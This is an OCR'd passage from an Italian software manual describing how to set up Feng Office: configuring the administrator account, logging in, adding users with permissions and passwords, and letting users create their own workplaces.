



Figura 45.53. Conclusione della preparazione generale.




Al primo accesso al sistema di Feng Office, viene chiesto ancora di configurare l'utenza amministrativa.

Figura 45.54. Configurazione dell'utenza amministrativa.




A questo punto, è possibile accedere. Naturalmente si può iniziare solo in qualità di utente amministrativo; poi, è possibile aggiungere altri utenti.

Figura 45.55. Login.



La prima cosa importante che deve fare l'amministratore è l'inserimento delle altre utenze ed eventualmente dei gruppi e dei progetti di lavoro (*workplace*). Per questo si deve selezionare la voce *Amministrazione*, in alto a destra.

Figura 45.56. Menù amministrativo. Si può creare un'utenza selezionando la voce *Aggiungi utente*.



Nell'approccio più semplice si aggiungono gli utenti soltanto, a cui si abbina semplicemente un proprio progetto personale e il gruppo predefinito. Durante la creazione degli utenti è possibile fare in modo che la registrazione si completi attraverso un messaggio di posta elettronica; tuttavia, per questo è necessario che nel servente che ospita Feng Office sia attivo un MTA (un sistema di trasferimento dei messaggi di posta elettronica). Se così non fosse, diventa necessario che la registrazione sia completata subito con l'inserimento

della parola d'ordine dell'utente.

Figura 45.57. Maschera per l'aggiunga di un utente: parte superiore. La maschera appare inizialmente in forma sintetica, ma conviene aprirla per vedere tutte le impostazioni disponibili, selezionando la voce *See all user settings*, come in questa figura.




Figura 45.58. Nello scorrere della maschera si può intervenire nei permessi operativi concessi all'utente che si va a creare: quelli predefiniti non consentono alcun tipo di attività amministrativa, ma nella figura si vede invece l'attivazione della facoltà di aggiungere propri progetti (*workplace*).





Figura 45.59. In basso, è possibile definire la parola d'ordine, se si sceglie per non inviare una richiesta di conferma attraverso la posta elettronica.



Sulla base degli esempi mostrati fino a questo punto, ogni utente viene creato un proprio progetto personale, avente lo stesso nome. Se poi agli utenti viene concesso di aggiungere altri progetti, questi possono intervenire nella voce *Aggiungi progetto* (*add workplace*) e *Modifica progetto* (*edit workplace*), che appaiono nella parte sinistra della superficie di lavoro dell'utente.

Figura 45.60. L'utente '**tizio**' che si accinge ad aggiungere un progetto.



